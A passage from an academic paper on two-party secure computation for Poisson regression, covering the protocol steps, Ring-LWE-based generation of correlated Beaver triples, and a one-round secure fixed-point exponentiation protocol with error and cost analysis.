Let $[\![\theta^{(k)}]\!]$ denote a sharing of the weights vector after the k^{th} iteration. Parties start with $[\![\theta^{(0)}]\!]$ initialized randomly or as shares of 0. Now, each iteration of our regression proceeds as follows: (1) First, P_0 and P_1 compute the (fixed-point) matrix multiplication $[\![\mathbf{U}]\!] = \left[\!\left[\mathbf{X}\theta^{(k)}\right]\!\right]$. (2) Next, each element in $\mathbf{U}$ is exponentiated (n exponentiations in total). Let $[\![\mathbf{V}]\!]$ be the sharing of the result after each term in $[\![\mathbf{U}]\!]$ is exponentiated; (3) Then, P_0 and P_1 compute an element-wise product $[\![\mathbf{W}]\!] = [\![\mathbf{T} \circ \mathbf{V}]\!]$; (4) Next, P_0 and P_1 compute the (fixed-point) matrix multiplication $[\![\mathbf{Z}]\!] = \left[\!\left[\mathbf{X}^T(\mathbf{Y}-\mathbf{W})\right]\!\right]$; (5) The remaining computations (public multiplication by α), and addition by $(1-\beta)\theta^{(k)}$ can be computed locally, to end up with shares of the updated weights $\theta^{(k+1)}$. Our protocol requires 4 rounds, one for each of the first four steps. Figure 1 contains a detailed description of our protocol. The element-wise product and matrix multiplications, can be computed using the functionality $\mathcal{F}_{\mathsf{mult}}$ and $\mathcal{F}_{\mathsf{matMult}}$ respectively, and implemented using

Secure Poisson Regression

Setup. P_0 and P_1 agree on a fixed-point ring $\mathcal{R}$, a prime q, and parameters for the Poisson regression: learning rate α, a regularization term β, number of iterations K.
Input. Two parties have shares $([\![\mathbf{X}]\!]_i, [\![\mathbf{Y}]\!]_i, [\![\mathbf{T}]\!]_i)$ over $\mathcal{R}$. $\mathbf{X} \in \mathcal{R}^{n \times m}$ is the feature matrix where n is the number of samples and m is the number of explanatory variables, $\mathbf{Y} \in \mathcal{R}^n$ is the label vector, $\mathbf{T} \in \mathcal{R}^n$ is the exposure vector.

Protocol.

1. Both parties initialize shares $[\![\theta^{(0)}]\!]$ to 0^m.
2. For $k = 1$ to K do:
   (a) The parties make a call to $\mathcal{F}_{\mathsf{matMult}}$, and set $[\![\mathbf{U}]\!] \leftarrow \mathcal{F}_{\mathsf{matMult}}([\![\mathbf{X}]\!], [\![\theta^{(k-1)}]\!])$.
   (b) The parties make a call to $\mathcal{F}_{\mathsf{FPexp}}$ on each element of $[\![\mathbf{U}]\!]$. Let $[\![\mathbf{V}]\!] \leftarrow \mathcal{F}_{\mathsf{FPexp}}(e, [\![\mathbf{U}]\!])$.
   (c) The parties make calls to $\mathcal{F}_{\mathsf{mult}}$ on corresponding element of the vectors $[\![\mathbf{T}]\!]$ and $[\![\mathbf{V}]\!]$. Let $[\![\mathbf{W}]\!] \leftarrow \mathcal{F}_{\mathsf{mult}}([\![\mathbf{T}]\!], [\![\mathbf{V}]\!])$.
   (d) The parties compute $[\![\mathbf{S}]\!] \leftarrow [\![\mathbf{Y} - \mathbf{W}]\!]$ locally.
   (e) The parties make a call to $\mathcal{F}_{\mathsf{matMult}}$, and set $[\![\mathbf{Z}]\!] \leftarrow \mathcal{F}_{\mathsf{matMult}}([\![\mathbf{X}^T]\!], [\![\mathbf{S}]\!])$.
   (f) The parties update their share for θ locally:

$$[\![\theta^{(k)}]\!] \leftarrow (1-\beta) \cdot [\![\theta^{(k-1)}]\!] + \alpha \cdot [\![\mathbf{Z}]\!]$$

Output. Party P_i outputs its share $[\![\theta^{(K)}]\!]_i$.

Figure 1: 2PC protocol for Secure Poisson Regression.

matrix Beaver triples as preprocessing. The fixed-point exponentiations are computed using the functionality $\mathcal{F}_{\mathsf{FPexp}}$, which we describe in detail in Section 6.

Basic protocol cost. From the previous description, we note that each gradient descent iteration computes 2 matrix computations (of sizes $(n \times m, m \times 1)$ and $(m \times n, n \times 1)$), 1 element-wise product for n size vectors, and n secure exponentiations. By using the matrix Beaver triples optimization from [19], a total of $2nm + n$ triples are enough in the preprocessing stage (per iteration). In addition to this, we utilize further optimizations for batched multiplication that substantially improve the performance of our protocol, when amortized over multiple iterations. Our key observation for this optimization is that the matrix multiplications in each iteration have $\mathbf{X}$, or $\mathbf{X}^T$ as one of the multiplicands. In other words, for K iterations, we have K multiplications of the form $(\mathbf{X}, \cdot)$ and K of the form $(\mathbf{X}^T, \cdot)$. This allows us to batch together the multiplications in separate iterations using correlated randomness where one of the matrices in the Beaver triple is reused. We detail this optimization in Section 5, and defer the security proof that it does not leak any extra information about the multiplicands to the full version [16].

The n secure exponentiations in each iteration require a total preprocessing of $2n$ field elements per party, and a communication of n field elements per party (see Section 6). Note that all of the exponentiations are independent and can be done in parallel in a single round.

We discuss additional considerations on efficiency like choosing the appropriate learning rate and using mini-batches for training in the full version [16].

Failure probability. The fixed-point multiplication, and exponentiation operations have a small failure probability, which depends on the chosen parameters. We compute the overall failure probability for our regression protocol, which will be helpful to choose appropriate parameters for a given acceptable failure probability.

Consider $\mathcal{R} = (\mathbb{Z}_{2^l}, l_x, l_f)$, and $\mathbb{F}_q$ as parameters for our regression protocol. Each fixed-point multiplication has a failure probability of at most 2^{l_x+1-l} due to truncation. For matrix multiplication between a $(n \times m)$, and a $(m \times k)$ matrix, the failure probability is at most $nk \cdot 2^{l_x+1-l}$ (see [19]).

For each iteration of the regression, there are a total of $2(n+m)$ truncations for the multiplication steps (n each from steps 2a and 2c, and m each for steps 2e and 2f), which add up to a failure probability of $(2n+2m) \cdot 2^{l_x+1-l}$. Additionally, there are n exponentiations in step 2c, each of which has a failure probability of at most $2^{l_x+1}/q$ (see Section 6 for details). Therefore, by the union bound, the total failure probability of our regression protocol for K iterations is at most $K(2(n+m) \cdot 2^{l_x+1-l} + n \cdot 2^{l_x+1}/q)$. This dictates the parameter choices for the fixed-point ring and the prime field required for an acceptable failure probability, say $p_{\mathsf{fail}} < 2^{-40}$. Note that the failure probability can be made arbitrarily small by increasing l and q.

Standard Poisson regression. The secure regression protocol we described so far is for the general version of Poisson regression with exposure. Standard Poisson regression does not contain the exposure data ($\mathbf{T}$). This means that for standard Poisson regression, the element-wise product between $\mathbf{T}$ and $e^{\mathbf{X}\theta^{(k)}}$ is no longer necessary. Therefore, we can reduce one communication round, resulting in a 3-round protocol. The other steps of our protocol remain exactly the same.

Secure Inference. A useful functionality, after the regression is complete, is to predict, or infer the value of the response variable for future samples. Formally, given a sharing $[\![\theta]\!]$ of the learned weights, the goal is evaluate a new sample $([\![\mathbf{x}]\!], [\![t]\!])$, i.e., compute a sharing of the response $y = e^{\mathbf{x}^T\theta}$. We defer the protocol to the full version [16].

5 Optimized Batched Multiplication

We now describe our optimization for efficient computation of many multiplications where one of the multiplicands stays the same. More specifically, we want to compute K multiplications of the form $\mathbf{X}\mathbf{Y}_j$ for secret shared matrices where $\mathbf{X}$ has size $n \times m$, and all $\mathbf{Y}_i$ have size $m \times k$. P_i is provided shares $[\![\mathbf{X}]\!]_i, [\![\mathbf{Y}_1]\!]_i, \cdots, [\![\mathbf{Y}_K]\!]_i$, and the goal now is to compute shares

of the multiplications $[\![\mathbf{Z}_j]\!] = [\![\mathbf{X}\mathbf{Y}_j]\!]$ (for $j \in [1,K]$) more efficiently. For this, we will use correlated randomness across the multiplications and therefore need a single matrix sharing $[\![\mathbf{A}]\!]$ for the $\mathbf{X}$ multiplicand. We prove that this can be done securely in the full version [16]. Formally, our preprocessing requirement is now $[\![\mathbf{A}]\!], [\![\mathbf{B}_1]\!], \cdots, [\![\mathbf{B}_K]\!], [\![\mathbf{C}_1]\!], \cdots, [\![\mathbf{C}_K]\!]$. If $\mathbf{X}$ is large compared to the $\mathbf{Y}_j$ (as is the case in Poisson regression), this optimization is significant since we only need one matrix to mask $\mathbf{X}$ across all multiplications. Note that we can use the same batch multiplication technique to compute the element-wise product in our protocol.

The structure of the correlated Beaver triples allows them to be efficiently generated in the offline phase via the use of Ring-LWE. We detail the generation protocol in Section 5.1.

Online cost improvement. Correlated Beaver triples improve the cost of our protocol significantly. In the online phase, since $\mathbf{X}-\mathbf{A}$ only needs to be reconstructed once instead of for each multiplication, the amortized online communication per multiplication for our technique is $\frac{2nm}{K} + 2mk$ ring elements, compared to $2nm + 2mk$ using standard matrix Beaver triples from [19]. In the setting of Poisson regression, since $k = 1$ typically, this results in a $\frac{n+1}{(n/K)+1}$ factor improvement for the online phase, which is very close to $(n+1)$ when K is large. For example, if the number of training samples $n = 1000$ and the model is trained over $K = 1000$ iterations, the communication cost of the online phase is reduced by 500 times if correlated Beaver triples are used.

5.1 Improving The Offline Phase

Without any need for optimization, the correlated Beaver triples can be generated in the offline phase using the two approaches from SecureML [19]: OT-based and additive homomorphic encryption (AHE) based. The latter, which uses Paillier encryption, requires 190x less communication than the former, but is more expensive computationally. Experiments from [19] show that the AHE-based approach is better in WAN network, while the OT-based is 20-30x faster in LAN setting (See Table 2 in [19]).

We show how to significantly improve triple generation via the use of Ring-LWE. Our approach works for any ring $\mathbb{Z}_N$ ($N = 2^l$ in our case) and does not rely on packing techniques for $\mathbb{Z}_{2^l}$ as in [22] (where the number of slots is only $\phi(m)/5$, resulting in 80% space being wasted) or on the embedding of plaintext values in a larger prime field of length $2 \cdot l + \sigma + 2$ as in [23] (which increases the communication and computation cost by at least $(2 + (\sigma+2)/l)$ times).

In more detail, to generate K correlated Beaver triples, our protocol proceeds as follows: First, P_0 and P_1 sample random matrices to be shares of $\mathbf{A}$ and $\mathbf{B}_1, \cdots, \mathbf{B}_K$. Let the shares held by P_i be $[\![\mathbf{A}]\!]_i, [\![\mathbf{B}_1]\!]_i, \cdots, [\![\mathbf{B}_K]\!]_i$. In order to obtain the shares of $\mathbf{C}_j = \mathbf{A}\mathbf{B}_j$, the parties need to compute the shares of $[\![\mathbf{A}]\!]_i [\![\mathbf{B}_j]\!]_{1-i}$ as $[\![\mathbf{A}]\!]_i [\![\mathbf{B}_j]\!]_i$ can then be computed locally by each party P_i (since $[\![\mathbf{C}_j]\!] = [\![\mathbf{A}\mathbf{B}_j]\!] = [\![[\![\mathbf{A}]\!]_0 [\![\mathbf{B}_j]\!]_0 + [\![\mathbf{A}]\!]_1 [\![\mathbf{B}_j]\!]_1 + [\![\mathbf{A}]\!]_0 [\![\mathbf{B}_j]\!]_1 + [\![\mathbf{A}]\!]_1 [\![\mathbf{B}_j]\!]_0]\!]$). We propose two different ways to compute the shares of $[\![\mathbf{A}]\!]_i [\![\mathbf{B}_j]\!]_{1-i}$. The first approach works better when the number of training samples n is large while the second approach works better when the number of explanatory variables m is small. We benchmark the cost to generate triples using both approaches in Table 3 (Section 7.2), and also compare to the Paillier encryption based approach used in [19]. Overall, both of our approaches are significantly better than Paillier encryption in terms of both communication and computation.

Approach I. P_0 encrypts each column of the the matrix $[\![\mathbf{A}]\!]_0$ separately using Ring-LWE and sends the encrypted columns to P_1. Define $[\![\mathbf{B}_j]\!]_1 = (b_{1j}, \cdots, b_{mj})^T$, $\mathbf{A}_i$ as the i^{th} column of $[\![\mathbf{A}]\!]_0$, and $\mathbf{E}_i$ as $\mathrm{Enc}_{sk}(\mathbf{A}_i)$ for $1 \le i \le m$. P_1 uses the additive homomorphic properties of Ring-LWE to compute the encryption $\mathbf{D}_j = \sum_{i=1}^{m} b_{ij}\mathbf{E}_i + \mathbf{R}_j = \mathrm{Enc}([\![\mathbf{A}]\!]_0 [\![\mathbf{B}_j]\!]_1 + \mathbf{R}_j)$. P_1 sends the ciphertexts to P_0 who decrypts them to obtain $[\![[\![\mathbf{A}]\!]_0 [\![\mathbf{B}_j]\!]_1]\!]_0 = [\![\mathbf{A}]\!]_0 [\![\mathbf{B}_j]\!]_1 + \mathbf{R}_j$ while P_1 has $[\![[\![\mathbf{A}]\!]_0 [\![\mathbf{B}_j]\!]_1]\!]_1 = -\mathbf{R}_j$. If the number of training samples n is much smaller than the length of the ciphertext (say N, the degree of the cyclotomic polynomial used in the Ring-LWE scheme), P_1 can pack multiple $\mathbf{D}_j$ into a single ciphertext to optimize communication. Assuming $N = 2n$, $\mathbf{D}_0 = \mathrm{Enc}(d_1, \cdots, d_n, 0, \cdots, 0)$, and $\mathbf{D}_1 = \mathrm{Enc}(d'_1, \cdots, d'_n, 0, \cdots, 0)$, we can produce the ciphertext $\mathbf{D}'_1 = \mathrm{Enc}(0, \cdots, 0, d'_1, \cdots, d'_n)$ by multiplying $\mathbf{D}_1$ with the plaintext message $(0, \cdots, 0, 1, 0, \cdots, 0)$ which is zero everywhere except for the i^{th} position. Now, $\mathbf{D}_{01} = \mathbf{D}_0 + \mathbf{D}'_1$ is the ciphertext containing $(b_1, \cdots, b_n, b'_1, \cdots, b'_n)$. Similarly, if $t = N/n$, we can pack t ciphertexts $\mathbf{D}_j$ into one ciphertext. The parties now reverse roles to compute shares of $[\![\mathbf{A}]\!]_1 [\![\mathbf{B}_j]\!]_0$, and finally shares of $\mathbf{A}\mathbf{B}_j$.

To analyze the efficiency of this approach, first notice that each party sends m ciphertexts and receives $K \cdot n/N$ ciphertexts. Now, if $\log(q)$ is the bitlength of the Ring-LWE ciphertext modulus, then the cost to generate K correlated Beaver triples is $2(m + Kn/N)N(2\log(q)) = 4(mN + Kn)\log(q)$ bits. When K is very large ($\gg mN$), the amortized cost per triple is roughly $4n\log(q)$ bits. For 127-bit input, we use a ciphertext modulus with length $\log(q) = 295$. For Paillier encryption, the amortized cost per triple is $2(m+n)\log(q')$ bits where $q' = 6144$ is the length of the Paillier ciphertext. Since $m < n$ is typical for training data, our protocol uses at least 10x less bandwidth than the AHE approach from [19]. Besides the smaller communication cost, our approach also provides significant gains in the computation time. To multiply a constant with a ciphertext in Ring-LWE we only need to perform multiplications over field of size 295 bits. However, if Paillier encryption is used, an exponentiation in group of size 6144 bits needs to be computed which is much more expensive.

In terms of computational cost, our protocol requires $m \times K$ multiplications between a scalar and a ciphertext and $K(1 - n/N)$ shift operations.

Approach II. While the previous approach is efficient in terms of communication, it results in a lot of wasteful computation if the number of training samples n is much smaller than the degree N of the cyclotomic polynomial used for Ring-LWE. Our second approach therefore, will be geared towards settings when $n \ll N$.

For this, P_0 first encrypts each row of the matrix $\mathbf{B} = (\llbracket \mathbf{B}_1 \rrbracket_0, \cdots, \llbracket \mathbf{B}_K \rrbracket_0)$ separately and sends the ciphertexts $\mathbf{E}^j \leftarrow \mathrm{Enc}_{sk}(\mathbf{B}^j)$ for $1 \le j \le m$ to P_1. Now, P_1 uses the additive property of Ring-LWE to compute $\mathbf{D}^i = \sum_{j=1}^{m} a_{ij}\mathbf{E}^j + \mathbf{R}^i$ for $1 \le i \le n$, where $\mathbf{D}^i$ is the encryption of the i^{th} row of the matrix $\llbracket \mathbf{A} \rrbracket_1 \mathbf{B} + \mathbf{R}$ and $\mathbf{R}$ is a random matrix sampled by P_1, and sends the ciphertexts to P_0. Note that when K is much smaller than N, P_1 can pack multiple ciphertexts into one before sending them back to P_0 to reduce the communication cost. The packing is done by simply shifting the ciphertexts as described in the first approach. P_0 now decrypts the ciphertexts to obtain $\llbracket \llbracket \mathbf{A} \rrbracket_1 \llbracket \mathbf{B}_j \rrbracket_0 \rrbracket_0 = \llbracket \mathbf{A} \rrbracket_1 \llbracket \mathbf{B}_j \rrbracket_0 + \mathbf{R}_j$, while P_1 sets $\llbracket \llbracket \mathbf{A} \rrbracket_1 \llbracket \mathbf{B}_j \rrbracket_0 \rrbracket_1 = -\mathbf{R}_j$. Similar to the first approach, the two parties now reverse roles to compute shares of $\llbracket \mathbf{A} \rrbracket_1 \llbracket \mathbf{B}_j \rrbracket_0$, and finally shares of $\mathbf{A}\mathbf{B}_j$.

Assume $K \ll N$ (in our experiments, $K = 1000$ and $N = 2^{14}$). To analyze the efficiency of this approach, first notice that P_1 sends m ciphertexts to P_1 and receives $n \cdot K/N$ ciphertexts. The communication cost to generate K correlated Beaver triples is therefore $2(m + n \cdot K/N)N(2\log(q)) = 4(mN + nK)\log(q)$ bits. When $mN < nK$ (for example, $n = 1000, m = 10, N = 2^{14}, K = 1000$), the amortized cost for one triple is less than $8n\log(q)$ bits, which is around 5x cheaper than the AHE-based approach from [19]. In terms of computation, our protocol requires $n \times m$ multiplications between a scalar and a ciphertext and $n(1 - K/N)$ shift operations. The second approach is faster than the first one when $n < K$.

In our secure Poisson regression protocol, we also need to generate the correlated Beaver triples for the multiplication between shares of scalars $\mathbf{T}_i$ and $\mathbf{V}_i$ where $\mathbf{T}_i$ is fixed during the training process. This is equivalent to having $n = m = 1$, so the second approach will be used to generate these correlated Beaver triples.

6 Secure Fixed-Point Exponentiation

In this section, we detail our novel secure fixed-point exponentiation protocol. To simplify our analysis, our protocol will mirror $\mathcal{F}_{\mathsf{FPexp}}$ functionality (Figure 2) rather than the previously defined FPExp operation. Note that due to truncation errors, the two functionalities are not identical. However, we will show later (in Section 6.4) that the result computed by $\mathcal{F}_{\mathsf{FPexp}}$ is close to the actual fixed-point exponentiation result. Similar to the FPExp operation, the functionality $\mathcal{F}_{\mathsf{FPexp}}$ will take as inputs a public base and a secret shared exponent. Since we are working in a fixed-point ring, we will consider our inputs to be the fixed-point representations rather than the real numbers themselves. Given a fixed-point ring $\mathcal{R} = (\mathbb{Z}_{2^l}, l_x, l_f)$, a public base $b \in \mathcal{R}_*$, and a shared exponent $\llbracket x \rrbracket$, $\mathcal{F}_{\mathsf{FPexp}}(b, \llbracket x \rrbracket)$ will compute a sharing of something "close" to $\widehat{(b)^{(x)}}$. We benchmark our protocol and compare it to existing works in Section 7.1. A more in-depth comparison to related techniques is also provided in the full version [16].

6.1 Protocol Construction

It is straightforward to construct a protocol that realizes the $\mathcal{F}_{\mathsf{FPexp}}$ functionality. First, we note that the PubFPMult, FPAdd, RingChange, and PubFPDiv operations used in steps 1, 2, 4, 9, and 10 of $\mathcal{F}_{\mathsf{FPexp}}$ can all be computed by locally manipulating the shares. Steps 3, 5 and 6 are also purely local computations. The only point at which communication will be necessary is to retrieve an additive sharing of y' (steps 7, 8). Effectively, here, P_0 and P_1 need to go from a multiplicative sharing of $y' \in \mathbb{F}_q$ to an additive sharing of the same y'.

To accomplish this, we use a 2-party variant of the efficient MTA (multiplicative to additive) protocol from Ghodosi et al. [14]. Suppose that P_0 and P_1 hold multiplicative shares m_0 and m_1 of a secret s in $\mathbb{F}_q$. The protocol requires a tuple (α_i, β_i) of preprocessed values (in $\mathbb{F}_q$) such that $\alpha_0\alpha_1 + \beta_0\beta_1 = 1$. Now, the MTA protocol proceeds as follows: First, P_0 and P_1 simultaneously send $v_0 = \beta_0 m_0$ and $v_1 = \alpha_1 m_1$ respectively to the other party. Then, P_0 and P_1 can compute $a_0 = \alpha_0 m_0 v_1$ and $a_1 = \beta_1 m_1 v_0$. Note that a_0 and a_1 are the required additive shares of s since $a_0 + a_1 = \alpha_0 m_0 \alpha_1 m_1 + \beta_1 m_1 \beta_0 m_0 = m_0 m_1(\alpha_0\alpha_1 + \beta_0\beta_1) = s$. [14] also shows that the shares are individually uniformly random.

The source of the preprocessed values is not provided in [14] but they are nevertheless easy to compute even without a trusted dealer. For this, first, P_0 samples u_0, w_0 and P_1 samples α_1, β_1 uniformly at random from $\mathbb{F}_q^\times$. Next, the two parties can securely compute $r = u_0\alpha_1 + w_0\beta_1$, and resample if $r = 0$. The probability that a resample is necessary is at most $1/(q-1)$. Finally, P_0 can set $\alpha_0 = u_0 r^{-1}$ and $\beta_0 = w_0 r^{-1}$, where r^{-1} is the multiplicative inverse of r in $\mathbb{F}_q^\times$. Notice now, that $\alpha_0\alpha_1 + \beta_0\beta_1 = rr^{-1} = 1$, as required. Note that since the resample probability is negligible, the distribution of r is negligibly close to uniformly random.

Since the only communication is through the MTA protocol, the security of our protocol securely realizing the $\mathcal{F}_{\mathsf{FPexp}}$ functionality is a direct consequence of the security of the MTA protocol. In total, our protocol requires only one round, and a single field element sent by each party.

6.2 Protocol Details

We now describe the main technical components of why our protocol is a useful proxy for computing the fixed-point exponentiation. We defer the concrete error analysis to Section 6.4. We begin with a simplified version of our protocol where

Secure Fixed-Point Exponentiation Functionality $\mathcal{F}_{\mathsf{FPexp}}$

Public Parameters. P_0 and P_1 agree on a fixed-point ring $\mathcal{R} = (\mathbb{Z}_{2^l}, l_x, l_f)$, an l-bit prime $q < 2^l$, and an exponent bound $A \in \mathbb{Z}^+$.
Input. P_0 and P_1 have shares $[\![x]\!] \in \mathcal{R}_*$, and a public real base $b \in \mathbb{R}^+$, satisfying $\underset{\sim}{x}\log_2(b) > 1 - A$

Functionality.

1. Let $[\![x']\!] \leftarrow \mathsf{PubFPMult}([\![x]\!], \widehat{\log_2(b)})$ // Convert to base 2 exponentiation
2. Let $[\![z]\!] \leftarrow \mathsf{FPAdd}([\![x']\!], \widehat{A})$ // Make exponent > 1
3. Let $(z_i^{\text{int}}, z_i^{\text{frac}}) \leftarrow \left(\left\lfloor [\![z]\!]_i / 2^{l_f} \right\rfloor, ([\![z]\!]_i / 2^{l_f}) - z_i^{\text{int}}\right)$ // Split into integer and fractional parts
4. Let $(z_0^{\text{int}}, z_1^{\text{int}}) \leftarrow \mathsf{RingChange}((z_0^{\text{int}}, z_1^{\text{int}}), \mathbb{Z}_{q-1})$ // RingChange from $\mathbb{Z}_{2^{l-l_f}}$ to $\mathbb{Z}_{q-1}$
5. Let $(v_i^{\text{int}}, v_i^{\text{frac}}) \leftarrow (2^{z_i^{\text{int}}} \bmod q, 2^{z_i^{\text{frac}}})$ // Exponentiate both parts
6. Let $v_i \leftarrow \left(v_i^{\text{int}} \cdot \left\lfloor 2^{l_f} v_i^{\text{frac}} \right\rfloor\right) \bmod q$ // Get each party's local share
7. Let $y' \leftarrow v_0 v_1 \bmod q$ // Combine shares of both parties
8. Create a random additive sharing $[\![y']\!]$ in $\mathbb{F}_q$ // Convert to additive shares
9. Let $[\![y]\!]^{\mathbb{F}_q} \leftarrow \mathsf{PubFPDiv}([\![y']\!], 2^{l_f + A})$ // Divide by the remaining factor
10. Let $[\![y]\!]^{\mathbb{Z}_{2^l}} \leftarrow \mathsf{RingChange}([\![y]\!]^{\mathbb{F}_q}, \mathbb{Z}_{2^l})$ // RingChange from $\mathbb{F}_q$ to $\mathbb{Z}_{2^l}$

Figure 2: Functionality $\mathcal{F}_{\mathsf{FPexp}}$

$\underset{\sim}{b} = 2$, and the exponent satisfies $\underset{\sim}{x} > 1$, and handle other exponents and other (positive) bases later.

Our strategy is as follows: (1) First, we split the exponentiation into two parts: an integer part and a fractional part. (2) Next, each part is exponentiated separately (and locally) to get multiplicative shares of the final result (along with an extra factor). (3) We then use a single round of interaction to convert the multiplicative shares to additive shares. (4) Finally, each party can locally remove the extra factor to obtain additive shares of the final result. We detail each step below.

Splitting the exponent. Let $[\![z]\!]$ be a sharing of the fixed-point exponent, where P_0 holds $[\![z]\!]_0$ and P_1 holds $[\![z]\!]_1$. We use z here (instead of x) to follow along with functionality $\mathcal{F}_{\mathsf{FPexp}}$, and standardize the notation for a general base, since the first two steps there reduce the problem to a base 2 exponentiation (of a positive exponent). The party P_i first splits its share $[\![z]\!]_i$ as $(z_i^{\text{int}}, z_i^{\text{frac}})$ where $z_i^{\text{int}} = \left\lfloor [\![z]\!]_i / 2^{l_f} \right\rfloor$ and $z_i^{\text{frac}} = [\![z]\!]_i / 2^{l_f} - z_i^{\text{int}} = ([\![z]\!]_i \bmod 2^{l_f})/2^{l_f}$. Notice now that $z = ([\![z]\!]_0 + [\![z]\!]_1 \bmod 2^l) = 2^{l_f}\left((z_0^{\text{int}} + z_1^{\text{int}} \bmod 2^{l-l_f}) + (z_0^{\text{frac}} + z_1^{\text{frac}})\right)$. Therefore,

$$2^{\underset{\sim}{z}} = \left(2^{(z_0^{\text{int}} + z_1^{\text{int}}) \bmod 2^{l-l_f}}\right) \cdot \left(2^{z_0^{\text{frac}} + z_1^{\text{frac}}}\right)$$

This allows us to exponentiate the integer and fractional parts separately and combine them at a later step. Note that the two integer and fractional exponent shares may not always sum up to the actual integer and fractional parts of $\underset{\sim}{z}$ respectively. This is because the two fractional shares could add up to more than 1, leaving the integer shares to sum to $\left\lfloor z/2^{l_f} \right\rfloor - 1 \bmod 2^{l-l_f}$. Furthermore, our integer exponentiation requires the exponent to be positive. This leads to our requirement of $\underset{\sim}{z} > 1$. We will relax this assumption later.

Integer exponentiation. First, we observe that $[\![w]\!]_0 = z_0^{\text{int}}$ and $[\![w]\!]_1 = z_1^{\text{int}}$ form a sharing of $w = (z_0^{\text{int}} + z_1^{\text{int}} \bmod 2^{l-l_f})$ over the ring $\mathfrak{R} = \mathbb{Z}_{2^{l-l_f}}$. Denote this sharing by $[\![w]\!]^{\mathfrak{R}}$. Now, we can use existing integer ring exponentiation techniques (such as [8, 21, 29]) to compute 2^w. These techniques however require a few rounds of communication even for a public base. Instead, here, we will describe an alternative method that can be done locally in a way that will seamlessly combine with the fractional exponentiation part.

For this, we assume that the parties have agreed on an l-bit prime q (i.e., $2^{l-1} < q < 2^l$). We will first convert the sharing of w in $\mathfrak{R}$ to a sharing in $\mathbb{Z}_{q-1}$ using the $\mathsf{RingChange}$ operation. Note that the ring size increases if at least 1 fractional bit is present. Recall that since w is positive (from our exponent assumption), with probability $(1 - 2^{l_x}/q)$, the new sharing $[\![w]\!]^{\mathbb{Z}_{q-1}}$ will satisfy $w + (q-1) = [\![w]\!]_0^{\mathbb{Z}_{q-1}} + [\![w]\!]_1^{\mathbb{Z}_{q-1}}$. Now, the two parties can exponentiate their shares locally $(\bmod\ q)$ to directly get a multiplicative sharing of 2^w. This works since,

$$\left(2^{[\![w]\!]_0^{\mathbb{Z}_{q-1}}} \bmod q\right) \cdot \left(2^{[\![w]\!]_1^{\mathbb{Z}_{q-1}}} \bmod q\right) \bmod q$$
$$= \left(2^{w+q-1}\right) \bmod q = 2^w \bmod q$$

where the last step is due to Fermat's little theorem. Let $v_0^{\text{int}} = 2^{[\![w]\!]_0^{\mathbb{Z}_{q-1}}} \bmod q$ and $v_1^{\text{int}} = 2^{[\![w]\!]_1^{\mathbb{Z}_{q-1}}} \bmod q$ be the final multiplicative shares (in $\mathbb{F}_q$) of 2^w held by P_0 and P_1.

Fractional exponentiation. Let z_0^{frac} and z_1^{frac} be the fractional exponents held by P_0 and P_1 respectively. Notice that if both parties locally exponentiate (in $\mathbb{R}$) their shares, they would end up with multiplicative shares (in $\mathbb{R}$) of the fractional exponentiation result. Specifically, if P_i computes $v_i^{\text{frac}} = 2^{z_i^{\text{frac}}}$, then $v_0^{\text{frac}} \cdot v_1^{\text{frac}} = 2^{z_0^{\text{frac}} + z_1^{\text{frac}}}$. To allow for seamless integration with the integer exponentiation part, we have P_i later compute $\lfloor 2^{l_f} \cdot v_i^{\text{frac}} \rfloor$. A crucial observation here is that since $2^0 \leq v_i^{\text{frac}} < 2^1$, $\lfloor 2^{l_f} \cdot v_i^{\text{frac}} \rfloor$ is small and positive, and therefore it can also be viewed as an element in $\mathbb{F}_q$. Furthermore, the multiplication (now in $\mathbb{F}_q$), will not wrap around the modulus q. This will allow v_i^{frac} and v_i^{int} to be combined easily. Note that the product will include an extra 2^{l_f} factor (apart from the standard fractional fixed-point multiplier). Due to truncation, the extra factor is necessary when first combining the integer and fractional parts and will be divided out later. This will become evident in our error analysis.

Combining the two parts. At this stage, P_i holds the result of the integer exponentiation v_i^{int}, and the result of the fractional part v_i^{frac}. Let $d_i = \lfloor 2^{l_f} \cdot v_i^{\text{frac}} \rfloor$. Ignoring errors due to truncation for now, we have:

$$
\begin{aligned}
&(v_0^{\text{int}} \cdot v_1^{\text{int}} \cdot d_0 \cdot d_1) \bmod q \\
&\approx \left(2^{(z_0^{\text{int}} + z_1^{\text{int}}) \bmod 2^{l-l_f}}\right)\left(2^{2l_f}\right)\left(2^{z_0^{\text{frac}} + z_1^{\text{frac}}}\right) \bmod q \\
&= 2^{2l_f} 2^{z} \bmod q = 2^{l_f} \widehat{(2^{z})} \bmod q
\end{aligned}
$$

This means that barring any truncation errors, if P_i computes $y_i' = v_i^{\text{int}} \cdot d_i \bmod q$, then $y_0' y_1' \bmod q \approx (2^{l_f})\widehat{(2^{z})}$. Now, P_0 and P_1 convert the multiplicative shares of $y' = y_0' y_1'$ to additive ones through the MTA protocol which requires one round of interaction. The leftover 2^{l_f} factor can be divided out through local computation using PubFPDiv. Finally, both parties can locally use the RingChange protocol to convert their shares back to $\mathbb{Z}_{2^l}$. Note that this conversion is once again from a smaller to a larger ring since $q < 2^l$. We will bound the error resultant from truncation in Section 6.4.

Working with bases other than 2. Our Poisson regression usecase requires secure base e exponentiation, but so far our protocol only works for base 2. To make it work for any positive base b, we first observe that given a real exponent u, $b^u = 2^{u \log_2(b)}$. Consequently, as the first protocol step, the sharing $[\![x]\!]$ of the (base b) exponent in $\mathcal{R}$ will be converted to a sharing $[\![z]\!]$, of the equivalent base 2 exponent, where $\widetilde{(z)} = \widetilde{(x)} \log_2(b)$. This can be computed as $[\![z]\!] = \mathsf{PubFPMult}([\![x]\!], \widehat{\log_2(b)})$ and requires no interaction.

Working with exponents ≤ 1. We initially required our fixed-point exponent to be greater than 1 since this guarantees correctness for the integer ring exponentiation. To handle other exponents, we will assume that there is an agreed upon exponent bound $A \in \mathbb{Z}^+$, such that for base b and exponent sharing $[\![x]\!]$, it holds that $(\widetilde{x \log_2(b)}) > 1 - A$, i.e., the most negative exponent for base 2 exponentiation still has an absolute value of less than $A - 1$. Suppose that $[\![x']\!]$ is the sharing of the exponent after converting to a base 2 exponentiation. We now need to ensure that $\widetilde{x'} > 1$. This can be done by adding A to the exponent, or equivalently, adding $\widehat{A}$ to the sharing using FPAdd to get a new sharing $[\![z]\!]$. At the end of the protocol, the extra 2^A factor will be divided out. We note that since the 2^A factor will be present in intermediate steps, both $\mathcal{R}$ and $\mathbb{F}_q$ will need to be large enough to accommodate it.

